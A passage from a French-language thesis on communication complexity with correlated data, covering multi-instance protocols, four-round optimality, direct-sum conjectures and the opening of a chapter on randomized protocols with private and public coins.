$$\begin{aligned} D^2(S^l) &\leq \lceil \log\lceil \log \chi(G_S)\rceil\rceil + \lceil \log(l \cdot \widehat{a_B})\rceil + 2l\lceil \log(l \cdot \widehat{a_B})\rceil + 2l + 2 \\ &\in O(\log\log \chi(G_S) + l \log l + l \log \widehat{a_B}). \end{aligned}$$

Démonstration. Il s'agit de remarquer que $\sum_{i=1}^{l} \widehat{a_B}(S_i) = l \cdot \widehat{a_B}$ et que $\max_{1 \leq i \leq l}(\chi(G_{S_i})) = \chi(G_S)$. □

Voici un autre corollaire surprenant découlant du théorème 2.13.

Corollaire 2.15 (Mercier 2002). *Soit S un problème de communication avec données corrélées dont l'hypergraphe caractéristique est G_S et pour lequel $\widehat{a_B} \in O(1)$. Si $l \in O(1)$, alors*

$$D(S^l) \leq D(S) + O(1).$$

Démonstration. En utilisant dans l'ordre le corollaire 2.14 ainsi que les lemmes 1.19 et 1.23, nous obtenons :

$$\begin{aligned} D(S^l) &\leq \lceil \log \lceil \log \chi(G_S) \rceil \rceil + \lceil \log(l \cdot \widehat{a_B}) \rceil + 2l \lceil \log(l \cdot \widehat{a_B}) \rceil + 2l + 2 \\ &= \lceil \log D^1(S) \rceil + O(1) \\ &\leq D(S) + O(1) \end{aligned}$$

□

Le tableau 2.1 résume la communication requise pour résoudre l exemplaires d'un problème avec données corrélées S en utilisant les protocoles du lemme 1.26 et des corollaires 2.12 et 2.14. Si $l \in o(\log \log \chi(G_S))$, le protocole du corollaire 2.14 est le plus efficace, tandis que si $l \in \omega(\log \log \chi(G_S))$, le meilleur protocole est celui du corollaire 2.12. Notons que le protocole du corollaire 2.14 est le pire des trois si $l \in \omega(\log \chi(G_S))$, en fait pire encore que la résolution séquentielle des exemplaires. Il est donc essentiel de connaître le nombre d'exemplaires à résoudre avant de choisir un protocole.

TAB. 2.1 – Résolution de l exemplaires d'un problème avec données corrélées S

Protocole	**Communication requise**
Lemme 1.26	$O(l \cdot \log\log \chi(G_S) + l \cdot \log \widehat{a_B})$
Corollaire 2.12	$O(\log l \cdot \log\log \chi(G_S) + l \cdot \log \widehat{a_B})$
Corollaire 2.14	$O(\log\log \chi(G_S) + l \log \widehat{a_B} + l \log l)$

TAB. 2.2 – Résolution de plusieurs exemplaires du problème de la ligue sportive

Nombre d'exemplaires	**Résolution séquentielle**	**Corollaire 2.12**	**Corollaire 2.14**
16	$16\lceil \log n \rceil + 16$	$5\lceil \log n \rceil + 126$	$\lceil \log n \rceil + 199$
$\boldsymbol{\Theta(\log\log n)}$	$\Theta(\log n \log\log n)$	$O(\log n \log\log\log n)$	$O(\log n)$
$\boldsymbol{\Theta(\log n)}$	$\Theta(\log^2 n)$	$O(\log n \log\log n)$	$O(\log n \log\log n)$
$\boldsymbol{\Theta(n)}$	$\Theta(n \log n)$	$O(n)$	$O(n \log n)$

Quant au tableau 2.2, il analyse la performance des trois protocoles pour résoudre plusieurs exemplaires du problème de la ligue sportive. Rappelons que pour ce problème, $\widehat{a_B} = 2$ et $\chi(G_S) = 2^n$. Deux résultats méritent d'être soulignés. Premièrement, le corollaire 2.15 implique que $D(S^l) \leq D(S) + O(1)$ lorsque $l \in O(1)$. Deuxièmement, le corollaire 2.12 nous permet de déduire que la complexité de la communication amortie est constante. En fait, nous verrons à la section 2.5 que $\overline{D}(S) = 1$ pour le problème de la ligue sportive.

2.4 Le problème de la ligue sportive, prise 2

Les théorèmes 2.11 et 2.13 peuvent être utilisés pour résoudre simultanément plusieurs problèmes avec données corrélées différents plus efficacement que s'ils étaient résolus séparément de façon optimale. Dans cette section, nous construisons une famille de problèmes différents pour lesquels la communication peut

être réduite lorsqu'ils sont résolus simultanément. À notre connaissance, une telle famille n'avait jamais été contruite.

Le problème de la ligue sportive défini à la section 1.3 est modifié de la façon suivante : Bob connaît les k équipes participant aux séries éliminatoires de la ligue et veut apprendre d'Alice le nom de l'équipe gagnante. Appelons L_k le problème de la ligue sportive ayant $k+1$ équipes participant aux séries éliminatoires, L_1 étant le problème initial.

Lemme 2.16. *$D(L_k) \in \Theta(\log n)$ lorsque $k \in O(\log n)$.*

Démonstration. Soit G_{L_k} l'hypergraphe caractéristique de L_k. Il est clair que $\chi(G_{L_k}) = 2^n$ et que $\widehat{a_B}(L_k) = k+1$. Le lemme 1.19 implique que $D^1(L_k) = n$, et il suit par le lemme 1.23 que $D(L_k) \geq \lceil \log n \rceil + 1$. Comme $D(L_k) \leq D^2(L_k) \leq \lceil \log n \rceil + 3\lceil \log(k+1) \rceil + 4$ par le lemme 1.26, il suit que $D(L_k) \in \Theta(\log n)$ lorsque $k \in O(\log n)$. □

Les deux exemples suivants montrent qu'il est possible d'avoir $D(L_1, L_2, \ldots, L_l) < D(L_1) + D(L_2) + \ldots D(L_l)$.

- Si $l \in O(1)$, alors $D(L_1) + D(L_2) + \cdots + D(L_k) \geq l\lceil \log n \rceil$ par les lemmes 1.19 et 1.23, alors que par le théorème 2.13, nous obtenons que $D(L_1, L_2, \ldots, L_k) \leq \lceil \log n \rceil + O(1)$.
- Si $l \in \Theta(\log n)$, alors $D(L_1) + D(L_2) + \cdots + D(L_k) \in \Theta(\log^2 n)$ bits de communication par le lemme 2.16, alors que les théorèmes 2.11 et 2.13 impliquent que $D(L_1, L_2, \ldots, L_k) \in O(\log n \log\log n)$.

2.5 Quatre rondes sont optimales

Dans cette section, nous montrons que quatre rondes de communication sont optimales pour la complexité de la communication déterministe amortie.

Le théorème 2.17 a été démontré par Naor, Orlitsky et Shor [33]. La démonstration, qui n'est pas présentée ici, n'est pas très complexe et utilise encore une fois une famille de fonctions de hachage.

Théorème 2.17. *Soit S un problème de communication dont l'hypergraphe caractéristique G_S possède $a(G_S)$ hyperarêtes. Alors*

$$D^4(S) \leq \log\log a(G_S) + \log \widehat{a_B} + 3\log\log \widehat{a_B} + 7.$$

Le théorème 2.17 peut être utilisé pour calculer plusieurs exemplaires d'un même problème, ou encore plusieurs problèmes différents, comme en font foi le théorème et le corollaire suivants :

Théorème 2.18 (Mercier 2002). *Soient $S_1, S_2, \ldots, S_l$ des problèmes de communication avec données corrélées. Alors*

$$D^4(S_1, S_2, \ldots, S_L) \leq \log\log \prod_{i=1}^{l} a(G_{S_i}) + \log \prod_{i=1}^{l} \widehat{a_B}(S_i) + 3\log\log \prod_{i=1}^{l} \widehat{a_B}(S_i) + 7.$$

Démonstration. Soit $G_S = G_{S_1} \times G_{S_2} \times \cdots \times G_{S_l}$ l'hypergraphe caractéristique des problèmes $(S_1, S_2, \ldots, S_l)$ tel qu'introduit à la définition 2.4. Il n'est pas difficile de voir que $a(G_S) = a(G_{S_1}) \times a(G_{S_2}) \times \cdots \times a(G_{S_l})$ et que $\widehat{a_B}(S) = \widehat{a_B}(S_1) \times \widehat{a_B}(S_2) \times \cdots \times \widehat{a_B}(S_l)$. En appliquant le théorème précédent à l'hypergraphe G_S, nous obtenons le résultat souhaité. □

Corollaire 2.19. *Pour tout problème de communication non trivial avec données corrélées S,*

$$D^4(S^l) \leq l \log \widehat{a_B} + 4 \log l + \log \log a(G_S) + 3 \log \log \widehat{a_B} + 7.$$

Démonstration. Il s'agit d'appliquer directement le théorème 2.18 en remarquant que $\prod_{i=1}^{l} \widehat{a_B}(S_i) = (\widehat{a_B})^l$ et que $\prod_{i=1}^{l} a(G_{S_i}) = (a(G_S))^l$. □

Ce corollaire nous permet de démontrer que quatre rondes de communication sont optimales pour la complexité de la communication amortie déterministe, résultat qui a été démontré par Naor, Orlitsky et Shor [33].

Corollaire 2.20. *Pour tout problème de communication non trivial S avec données corrélées,*

$$\overline{D^4}(S) = \overline{D^5}(S) = \cdots = \overline{D}(S) = \log \widehat{a_B}.$$

Démonstration. Pour la borne supérieure, le corollaire 2.19 entraîne que

$$\overline{D^4}(S) = \lim_{l \to \infty} \frac{D^4(S^l)}{l} \leq \log \widehat{a_B}.$$

Pour la borne inférieure, nous pouvons utiliser le lemme 1.17 et obtenir que $D(S) \geq \lceil \log \widehat{a_B}(S^l) \rceil \geq l \log \widehat{a_B}$. Par conséquent,

$$\overline{D^4}(S) \geq \overline{D}(S) = \lim_{l \to \infty} \frac{D(S^l}{l} \geq \log \widehat{a_B}.$$

□

En comparant le corollaire 2.20 et le lemme 1.18, nous obtenons directement le corollaire 2.21.

Corollaire 2.21. *La complexité de la communication amortie déterministe d'un problème avec données corrélées correspond exactement à la complexité de la communication déterministe lorsqu'Alice connaît la chaîne de Bob.*

Une remarque à propos du corollaire 2.21 est que c'est uniquement lorsqu'il y a une différence appréciable entre la complexité de la communication lorsqu'Alice ne connaît pas la chaîne de Bob et la complexité de la communication lorsqu'elle la connaît qu'il peut être avantageux de résoudre simultanément plusieurs exemplaires d'un problème avec données corrélées. Nous verrons au chapitre 4 que pour les applications comme la réconciliation de fichiers, la comparaison de séquences de nucléotides ou la distribution de clés secrètes, ce n'est malheureusement pas le cas.

2.6 Discussion

Plusieurs nouveaux résultats ont été présentés dans les sections précédentes, mais malheureusement, ils ne permettent pas d'améliorer beaucoup la compréhension des principales questions ouvertes reliées au problème de la somme directe en complexité de la communication. La présente section traite de deux de ces questions ouvertes en lien avec les résultats de ce chapitre. Nous énonçons également une nouvelle conjecture.

Problème ouvert 2.22. Existe-t-il des fonctions f et g telles que $D(f,g) < D(f) + D(g)$?

Il ne semble pas possible d'adapter les résultats obtenus pour les problèmes avec données corrélées afin de résoudre le problème de la somme directe pour le

modèle original de Yao. En effet, passer d'un protocole pour un problème avec données corrélées S à un protocole pour une fonction n'est pas aussi simple qu'il n'y paraît. Soit $\mathcal{P}$ un protocole pour S nécessitant $D(S)$ bits de communication. Si on simule $\mathcal{P}$ sur des données non corrélées jusqu'à ce que $D(S)$ bits aient été communiqués, la fonction calculée est la suivante :

$$f(x,y) = \begin{cases} x \text{ si } (x,y) \in S \\ \text{n'importe quoi sinon} \end{cases}$$

Si on n'exige pas qu'Alice apprenne la valeur de f, tous les résultats obtenus en résolvant simultanément plusieurs exemplaires de S (ou plusieurs problèmes différents) sont également valides pour f. Le problème est que f, malgré le fait que son domaine soit $X \times Y$, n'est pas une «fonction» mais plutôt une relation. Une autre particularité de f est que si $D(S) < n$ [4], alors Bob est condamné à ne pas savoir avec certitude si la sortie qu'il a obtenue est x. S'il pouvait différencier x de la sortie «n'importe quoi», il pourrait vérifier l'égalité de deux chaînes avec certitude avec moins de n bits de communication, ce qui est impossible (démontré par Yao [54]).

Lorsqu'un seul exemplaire d'un problème est résolu, il est possible de remplacer la partie «n'importe quoi sinon» par quelque chose de plus tangible et d'obtenir une vraie fonction. Par exemple, pour le problème original de la ligue sportive, «n'importe quoi sinon» pourrait être remplacé par «y tel que $y \in \{y_1, y_2\}$ et le i-ième bit de y est égal au i-ième bit de x, i étant la première position pour laquelle y_1 et y_2 diffèrent». Malheureusement, cette astuce ne fonctionne pas si nous voulons résoudre simultanément plusieurs exemplaires d'un problème

[4] Nous supposons que $X \subseteq \{0,1\}^n$.

à l'aide des fonctions de hachage utilisées précédemment.

Conjecture 2.23. $\overline{D}(S) \geq D(S) - O(\log n)$.

Il n'est pas difficile de voir que les lemmes 2.12 et 2.14 ne permettent pas de sauver plus de $\log n$ bits de communication par exemplaire, économie qui peut être atteinte pour le problème de la ligue sportive (voir la fin de la section 1.4). De plus, comme ces lemmes sont assez astucieux, ils laissent présager qu'il n'est pas possible de faire mieux. Il semble donc qu'il faille travailler sur une borne supérieure pour le nombre de bits qui peuvent être sauvés lorsque plusieurs exemplaires d'un problème avec données corrélées sont résolus simultanément. Dans le cas des fonctions, Feder, Kushilevitz, Naor et Nisan [16] ont montré que $D(f) \geq \overline{D}(f) \geq \sqrt{D(f)/2} - \log n - O(1)$. Malheureusement, leur preuve utilise la complexité de la communication non déterministe et ne peut pas être généralisée aux relations ou aux problèmes avec données corrélées.

Conjecture 2.24 (Mercier 2002). La différence entre la complexité de la communication lorsqu'Alice ne connaît pas la chaîne de Bob et la complexité de la communication lorsqu'elle la connaît est dans $O(\log n)$ bits.

Cette nouvelle conjecture est équivalente à la conjecture 2.23 par le corollaire 2.21, mais elle est toutefois plus naturelle et est selon nous une autre façon d'attaquer la problème de la somme directe qui mérite d'être étudiée.

Chapitre 3

Complexité probabiliste

Dans ce chapitre, nous analysons la complexité de la communication probabiliste de données corrélées. Dans ce modèle, Alice et Bob sont autorisés à «tirer à pile ou face» et à considérer le résultat des tirages pour décider des messages à envoyer. Cela implique que les bits de communication ainsi que la réponse de Bob ne sont plus fixés par l'entrée (x, y), mais deviennent plutôt des variables aléatoires.

Le complexité de la communication probabiliste de problèmes avec données corrélées n'a jamais été systématiquement étudiée auparavant, et c'est ce que nous faisons dans ce chapitre. Nous avons obtenu plusieurs nouveaux résultats, dont certains contrastent avec le modèle original de Yao. En plus de classifier presque entièrement le modèle probabiliste, notre contribution la plus intéressante est la démonstration que pour plusieurs classes de problèmes, les modèles probabiliste et déterministe sont équivalents du point de vue de la communication. Nous émettons la conjecture que cette propriété est également valide pour tous les problèmes avec données corrélées et montrons qu'elle permet de résoudre le

problème de la somme directe.

3.1 Générateurs aléatoires privés - définitions

Dans le modèle probabiliste de communication de données corrélées, Alice possède une chaîne $x \in X$ et Bob possède une chaîne $y \in Y$ avec la restriction que $(x, y) \in S$, et encore une fois le but est que Bob apprenne la valeur de x. La différence avec le modèle déterministe est qu'Alice et Bob possèdent respectivement des chaînes aléatoires indépendantes finies c_A et c_B de longueur arbitraire. Toute combinaison de $(x, y) \in R$, c_A et c_B détermine une feuille de l'arbre du protocole. Il est donc possible que pour une entrée (x, y), le protocole retourne des valeurs différentes pour différentes valeurs de c_A et c_B. La notation que nous utilisons est similaire à celle utilisée par Kushilevitz et Nisan [27].

Définition 3.1. Soient $f : X \times Y \to \{0, 1\}$ une fonction et $\mathcal{P}$ un protocole probabiliste pour lequel Alice possède une chaîne aléatoire c_A et Bob une chaîne aléatoire c_B.

- $\mathcal{P}$ calcule une fonction f *sans erreur* si, pour toute paire (x, y),

$$\Pr[\mathcal{P}(x, y) = f(x, y)] = 1.$$

- $\mathcal{P}$ calcule une fonction f avec *erreur* ϵ si, pour toute paire (x, y),

$$\Pr[\mathcal{P}(x, y) = f(x, y)] \geq 1 - \epsilon.$$

- $\mathcal{P}$ calcule une fonction f avec *erreur unilatérale*[1] ϵ si, pour toute paire

[1] «One-sided error» en anglais.

(x, y) telle que $f(x, y) = 0$,

$$\Pr[\mathcal{P}(x, y) = 0] = 1,$$

et pour toute paire (x, y) telle que $f(x, y) = 1$,

$$\Pr[\mathcal{P}(x, y) = 1] \geq 1 - \epsilon.$$

Il est important de remarquer que toutes les probabilités de la définition 3.1 sont distribuées sur les choix aléatoires de c_A et c_B et non sur les entrées x et y. Nous analysons cette dernière variante à la section 3.6.

Définition 3.2. La *communication en pire cas* d'un protocole probabiliste $\mathcal{P}$ sur l'entrée (x, y) est le nombre maximal de bits communiqués pour n'importe quel choix des chaînes aléatoires c_A et c_B. Le *coût en pire cas* de $\mathcal{P}$ est le maximum, pour toutes les entrées (x, y), de la communication en pire cas de $\mathcal{P}$ sur (x, y).

Définition 3.3. La *communication moyenne* d'un protocole probabiliste $\mathcal{P}$ sur l'entrée (x, y) est le nombre espéré de bits communiqués pour tous les choix des chaînes aléatoires c_A et c_B. Le *coût moyen* de $\mathcal{P}$ est le maximum, pour toutes les entrées (x, y), de la communication moyenne de $\mathcal{P}$ sur (x, y).

Définition 3.4. Soit $f : X \times Y \to \{0, 1\}$ une fonction.

- La *complexité de la communication probabiliste sans erreur* de f, notée $R_0(f)$, est le coût moyen minimal d'un protocole probabiliste qui calcule f sans erreur[2].
- La *complexité de la communication probabiliste avec erreur* ϵ de f, notée

[2]La lettre R est utilisée pour «randomized communication complexity».

$R_\epsilon(f)$, est le coût en pire cas minimal d'un protocole probabiliste qui calcule f avec erreur ϵ, pour $0 < \epsilon < 1/2$.

- La *complexité de la communication probabiliste avec erreur unilatérale* ϵ de f, notée $R_{\epsilon,uni}(f)$, est le coût en pire cas minimal d'un protocole probabiliste qui calcule f avec erreur unilatérale ϵ, pour $0 < \epsilon < 1$.
- Nous écrivons $R_0^k(f)$, $R_\epsilon^k(f)$ et $R_{\epsilon,uni}^k(f)$ lorsque le nombre de rondes est limité à k.

Définition 3.5. Soit S un problème avec données corrélées.

- La *complexité de la communication probabiliste sans erreur* de S, notée $R_0(S)$, est le coût moyen minimal d'un protocole probabiliste qui calcule S sans erreur.
- La *complexité de la communication probabiliste avec erreur* ϵ de S, notée $R_\epsilon(S)$, est le coût en pire cas minimal d'un protocole probabiliste qui calcule S avec erreur ϵ, pour $0 < \epsilon < 1/2$.
- Nous écrivons $R_0^k(S)$ et $R_\epsilon^k(S)$ lorsque le nombre de rondes est limité à k.

$R_\epsilon(S)$ est donc le nombre de bits transmis en pire cas par le meilleur protocole qui, pour toute paire $(x, y) \in R$, permet à Bob d'apprendre la chaîne d'Alice avec probabilité au moins $1 - \epsilon$.

Nous utilisons le coût en pire cas pour les protocoles avec erreur, car cette mesure est généralement plus intéressante à utiliser. De plus, pour ces protocoles, la complexité de la communication en pire cas est à un facteur multiplicatif près de la complexité de la communication moyenne. Par contre, pour les protocoles probabilistes sans erreur, la complexité de la communication en pire cas est égale à la complexité de la communication déterministe, car un protocole déterministe est simplement un protocole pour lequel les chaînes c_A et c_B ont été fixées initia-

lement. Pour les protocoles probabilistes sans erreur, le seul cas intéressant est donc la complexité de la communication moyenne.

3.2 Générateurs aléatoires privés - résultats

Dans cette section, nous présentons plusieurs résultats pour la complexité probabiliste de problèmes de communication avec données corrélées. Commençons par une borne supérieure triviale.

Lemme 3.6 (Mercier 2002).

$$R_\epsilon(S) \leq D(S).$$

Démonstration. Soit $\mathcal{P}$ un protocole déterministe pour S nécessitant $D(S)$ bits de communication. $\mathcal{P}$ peut être considéré comme un protocole probabiliste pour lequel Alice et Bob ne tiennent pas compte des chaînes aléatoires c_A et c_B. □

Essayons maintenant d'obtenir des bornes inférieures intéressantes pour la complexité de la communication probabiliste. Le lemme 3.7 démontre que pour tout problème avec données corrélées, la différence entre la complexité de la communication probabiliste et la complexité de la communication déterministe non interactive est au plus exponentielle.

Lemme 3.7 (Mercier 2002). *Pour tout problème avec données corrélées S,*

$$R_\epsilon(S) \in \Omega(\log D^1(S) - c(\epsilon)),$$

où $c(\epsilon)$ dépend uniquement de ϵ.

Démonstration. Le lemme 3.8 de Kushilevitz et Nisan [27] affirme que pour toute fonction booléenne $f : X \times Y \to \{0, 1\}$,

$$D(f) \leq 2^{R_\epsilon(f)} \left(\log \left(\frac{1}{2} - \epsilon \right)^{-1} + R_\epsilon(f) \right).$$

Sans démontrer ce résultat formellement, mentionnons que l'idée est, étant donné un protocole probabiliste nécessitant $R_\epsilon(f)$ bits de communication, de construire un protocole déterministe dont la complexité est $2^{R_\epsilon(f)} \left(\log \left(\frac{1}{2} - \epsilon \right)^{-1} + R_\epsilon(f) \right)$. Une analyse détaillée de la preuve nous permet de voir qu'elle s'applique aux problèmes avec données corrélées et que le protocole déterministe obtenu est non interactif. Nous obtenons donc :

$$\begin{aligned}
D^1(S) &\leq 2^{R_\epsilon(S)} \left(\log \left(\frac{1}{2} - \epsilon \right)^{-1} + R_\epsilon(S) \right) \\
R_\epsilon(S) &\geq \log D^1(S) - \log \left(\log \left(\frac{1}{2} - \epsilon \right)^{-1} + R_\epsilon(S) \right) \\
R_\epsilon(S) &\geq \log D^1(S) - \log R_\epsilon(S) - c_1(\epsilon) \\
2R_\epsilon(S) &\geq \log D^1(S) - c_1(\epsilon) \\
R_\epsilon(S) &\geq \frac{1}{2} \log D^1(S) - c(\epsilon).
\end{aligned}$$

□

Revenons au problème de la ligue sportive défini à la section 1.3, pour lequel $D(S) = \lceil \log n \rceil + 1$ et $D^1(S) = n$. D'après les lemmes 3.6 et 3.7, nous pouvons conclure que $R_\epsilon(S) \in \Theta(\log n)$ pour toute constante ϵ telle que $0 < \epsilon < \frac{1}{2}$, et donc que les modèles déterministe et probabiliste sont équivalents du point de vue de la communication.

Corollaire 3.8. *Lorsque la différence entre $D^1(S)$ et $D(S)$ est exponentielle, les modèles déterministe et probabiliste sont équivalents du point de vue de la communication, autrement dit $\Theta(D(S)) = \Theta(R_\epsilon(S))$.*

Il est intéressant de noter que les lemmes 3.6 et 3.7 entraînent que $\frac{1}{2} \log D^1(S) - c(\epsilon) \leq R_\epsilon(S) \leq D(S)$, ce qui démontre, comme nous l'avons déjà vu au lemme 1.23, que la différence entre $D^1(S)$ et $D(S)$ est au plus exponentielle.

Pour les problèmes dont la différence entre la complexité déterministe interactive et non interactive est petite, le lemme 3.7 n'exclut pas la possibilité qu'un algorithme permettant de réduire sensiblement la communication puisse exister. Afin d'obtenir une meilleure borne inférieure pour ces problèmes, nous utilisons le fait que Bob doit apprendre la chaîne d'Alice et non pas uniquement calculer une fonction.

Lemme 3.9 (Mercier 2002). *Pour tout problème de communication avec données corrélées S,*

$$R_\epsilon(S) \geq \lceil \log \widehat{a_B} \rceil.$$

Démonstration. Supposons que $R_\epsilon(S) \leq \lceil \log \widehat{a_B} \rceil - 1$. Par définition, il existe un protocole $\mathcal{P}$ pour S nécessitant au plus $\lceil \log \widehat{a_B} \rceil - 1$ bits de communication et tel que pour toute paire $(x, y) \in S$, la probabilité que Bob n'obtienne pas la valeur de x est au plus ϵ.

Soit y une chaîne telle que $|a_B(y)| = \widehat{a_B}$. Comme $\mathcal{P}$ requiert au plus $\lceil \log \widehat{a_B} \rceil - 1$ bits de communication, cela veut dire qu'il existe deux chaînes $x_1, x_2 \in a_B(y)$, $x_1 \neq x_2$, pour lesquelles la communication entre Alice et Bob est la même. Il suit que peu importe la stratégie de Bob, il existe une chaîne $x_i \in \{x_1, x_2\}$ pour laquelle la probabilité d'erreur de $\mathcal{P}$ sur l'entrée (x_i, y) est au moins $\frac{1}{2}$, ce qui est une contradiction. □

Nous pouvons remarquer que la borne inférieure du lemme 3.9 correspond à la complexité déterministe amortie (voir le corollaire 2.20), ou encore à la complexité lorsqu'Alice connaît la chaîne de Bob (voir le lemme 1.18). Une autre constatation est que cette borne est très mauvaise pour les problèmes pour lesquels la différence entre la complexité de la communication déterministe interactive et non interactive est grande. Prenons par exemple le problème de la ligue sportive, pour lequel $\widehat{a_B} = 2$. La borne du lemme 3.9 ne donne pas mieux que $R_\epsilon(S) \geq 1$, ce qui est loin de la borne obtenue par le lemme 3.7. Par contre, pour une classe de problèmes avec une petite différence entre $D^1(S)$ et $D(S)$, nous verrons à la section 4.3 que la borne donnée par le lemme 3.9 peut être atteinte, et qu'encore une fois les modèles déterministe et probabiliste sont équivalents.

Le prochain théorème résume les résultats démontrés depuis le début de cette section.

Théorème 3.10 (Mercier 2002). *Pour tout problème de communication avec données corrélées S,*

$$\max\left(\lceil \log \widehat{a_B} \rceil, \frac{1}{2} \log D^1(S) - c(\epsilon)\right) \leq R_\epsilon(S) \leq D(S).$$

Démonstration. Découle directement des lemmes 3.6, 3.7 et 3.9. □

Bien que le modèle probabiliste ne semble pas permettre de diminuer le nombre de bits de communication (du moins c'est ce que nous pensons), il permet par contre d'obtenir des protocoles non interactifs efficaces. Le théorème 3.11 permet d'obtenir une borne supérieure pour la complexité de la communication probabiliste non interactive.

Théorème 3.11. *Pour tout problème de communication avec données corrélées S,*

$$R^1_\epsilon(S) \leq 4D(S) + \left\lceil 2 \log \frac{1}{\epsilon} \right\rceil .$$

Démonstration. Nous pensons avoir une preuve très élégante du résultat, mais comme elle contient une petite faille que nous n'avons pas encore réussi à corriger, nous ne pouvons malheureusement pas l'inclure ici. Voir [35] pour la démonstration originale.

□

3.3 Générateur aléatoire public - définitions

Pour le modèle probabiliste que nous avons considéré jusqu'à maintenant, Alice et Bob ont chacun leur pièce de monnaie. Bob ne peut pas voir les résultats des tirages d'Alice, et vice-versa. Dans cette section, nous supposons qu'Alice et Bob ont accès à une pièce de monnaie «publique». Ce modèle est appelé modèle probabiliste avec générateur aléatoire public, ou plus simplement *modèle probabiliste public*. Formellement, Alice et Bob possèdent une chaîne aléatoire commune c obéissant à une distribution de probabilité Π. Les bits de communication envoyés par Alice dépendent de x et de c, tandis que ceux de Bob dépendent de y et de c.

Un protocole probabiliste avec générateur aléatoire public peut également être vu comme une distribution $\{\mathcal{P}_c\}_{c\in\Pi}$ de protocoles déterministes. Alice et Bob choisissent conjointement une chaîne c indépendamment de l'entrée (x, y) et exécutent ensuite le protocole déterministe $\mathcal{P}_c$. La probabilité de succès d'un tel protocole sur l'entrée $(x, y) \in S$ est la probabilité de choisir un protocole déterministe, selon la distribution de probabilité Π, qui calcule S correctement.

Définition 3.12. Soit $f : X \times Y \to \{0, 1\}$ une fonction. La *complexité de la communication probabiliste publique avec erreur* ϵ de f, notée $R_{\epsilon,pub}(f)$, est le coût minimal d'un protocole avec générateur aléatoire public qui calcule f avec une probabilité d'erreur bornée par ϵ pour toute paire (x, y). Nous écrivons $R^k_{\epsilon,pub}(f)$ lorsque le nombre de rondes est borné par k.

Définition 3.13. Soit S un problème avec données corrélées. La *complexité de la communication probabiliste publique avec erreur* ϵ de S, notée $R_{\epsilon,pub}(S)$, est le coût minimal d'un protocole avec générateur aléatoire public qui permet à Bob d'apprendre la chaîne d'Alice avec une probabilité d'erreur bornée par ϵ pour toute paire $(x, y) \in S$. Nous écrivons $R^k_{\epsilon,pub}(S)$ lorsque le nombre de rondes est borné par k.

3.4 Générateur aléatoire public - résultats

Regardons tout d'abord comment un générateur aléatoire public peut nous aider à résoudre le problème de la ligue sportive. Alice choisit un sous-ensemble aléatoire des bits de l'équipe gagnante et envoie le $\oplus$ de ces bits à Bob, ce qui nécessite un bit de communication. Bob calcule ensuite le $\oplus$ équivalent pour chacune des deux équipes finalistes. Il n'est pas difficile de voir que la probabilité de

distinguer deux chaînes différentes à l'aide de cette méthode est $\frac{1}{2}$. Donc, si Alice et Bob exécutent ce processus k fois, la probabilité de ne pas pouvoir éliminer l'équipe perdante devient $\frac{1}{2^k}$. Appelons Z la variable aléatoire représentant le nombre d'équipes qui ne sont pas éliminées après k itérations. Comme l'équipe gagnante n'est jamais éliminée, nous obtenons que $E[Z] = 1 + \frac{1}{2^k}$. En supposant que Bob choisisse au hasard si l'équipe perdante n'est pas éliminée après k itérations, la probabilité qu'il apprenne correctement l'identité de l'équipe gagnante est

$$\begin{aligned}
\Pr[\text{succès}] &= E\left[\frac{1}{\text{nombre d'équipes qui ne sont pas éliminées}}\right] \\
&= E\left[\frac{1}{Z}\right] \\
&\geq \frac{1}{E[Z]} \text{ par l'inégalité de Jensen (voir l'annexe A.4)} \\
&\geq \frac{1}{1+\frac{1}{2^k}}.
\end{aligned}$$

En posant $k = \lceil \log(\frac{1}{\epsilon} - 1) \rceil$, nous obtenons

$$\begin{aligned}
\Pr[\text{succès}] &\geq \frac{1}{1+\frac{1}{2^{\left\lceil \log(\frac{1-\epsilon}{\epsilon}) \right\rceil}}} \\
&\geq \frac{1}{1+\frac{1}{\frac{1-\epsilon}{\epsilon}}} \\
&= \frac{1}{1+\frac{\epsilon}{1-\epsilon}} \\
&= 1-\epsilon,
\end{aligned}$$

ce qui nous permet de conclure que

$$\begin{aligned} R^1_{\epsilon,pub}(S) &\leq k \\ &= \left\lceil \log\left(\frac{1}{\epsilon} - 1\right)\right\rceil. \end{aligned}$$

Nous avons vu à la section précédente que le problème de la ligue sportive requiert $\Theta(\log n)$ bits de communication dans le modèle avec générateurs privés pour toute constante ϵ telle que $0 < \epsilon < \frac{1}{2}$. Comme $R^1_{\epsilon,pub}(S) \in \Theta(1)$, nous pouvons affirmer que le modèle probabiliste public peut être meilleur que le modèle probabiliste privé.

Remarque 3.14. Il est possible d'obtenir $R^1_{\epsilon,pub}(S) \leq \left\lceil \log \frac{1}{\epsilon} \right\rceil - 1$ pour le problème de la ligue sportive en calculant la probabilité de succès de façon exacte plutôt que de la minorer à l'aide de l'inégalité de Jensen. Malheureusement, cela ne permet pas d'économiser plus d'un bit de communication.

Le théorème 3.15 montre que tout protocole probabiliste public peut être transformé en protocole probabiliste privé dont la probabilité d'erreur est un peu plus grande et qui communique un peu plus de bits. Notre résultat s'inspire d'un théorème similaire pour les fonctions booléennes qui a été démontré par Newman [34].

Théorème 3.15 (Mercier 2002). *Soit $S \subseteq X \times Y$ un problème avec données corrélées pour lequel $X = \{0,1\}^n$. Pour tout $\delta > 0$ et pour tout $\epsilon > 0$,*

$$R_{\epsilon+\delta}(S) \leq R_{\epsilon,pub}(S) + O\left(\log \frac{1}{\delta} + \log(n + \log \widehat{a_A})\right).$$

Démonstration. Soit $\mathcal{P}$ un protocole probabiliste public pour S dont l'erreur est bornée par ϵ et nécessitant $R_\epsilon^{pub}(S)$ bits de communication. Nous supposons que le générateur aléatoire obéit à une distribution de probabilité μ. Considérons $Z(x, y, c)$, une variable aléatoire égale à 1 si la réponse donnée par Bob suite à l'exécution de $\mathcal{P}$ sur l'entrée (x, y) avec la chaîne aléatoire c est mauvaise (différente de x) et égale à 0 sinon. Comme $\mathcal{P}$ résout S avec erreur au plus ϵ, il suit que $\underset{c\in\mu}{E}[Z(x, y, c)] \leq \epsilon$ pour toute paire $(x, y) \in S$.

